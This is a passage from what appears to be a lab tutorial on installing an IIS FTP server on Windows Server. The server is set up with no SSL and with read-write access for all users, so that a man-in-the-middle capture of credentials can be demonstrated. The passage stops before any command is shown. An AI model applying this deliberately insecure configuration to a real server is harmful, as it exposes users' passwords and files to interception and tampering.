
Step 2: Navigate to Manage>Add Roles and Features. Click Next until Server Roles and Check Web Server(IIS) checkbox and Click Next. On Role Services Check "FTP Server">FTP Service>FTP Extensibility. Click Finish.




Step 3: Click Tools>Internet Information Services (IIS) Manager




Step 4: Right Click>Add FTP Site…




Step 5: Give Site name and Content path.




Step 6: Specify port as 21(FTP) with No SSL as we are demonstrating MITM.



Step 7: Give Basic Authentication and Authorize all users with Read & Write permission.



Step 8: Create New User. Now FTP Server is created and accessible.




● Access FTP server from windows command prompt

Step 1: Start Client Operating System.
Step 2: Click win+R Type cmd and enter the following command

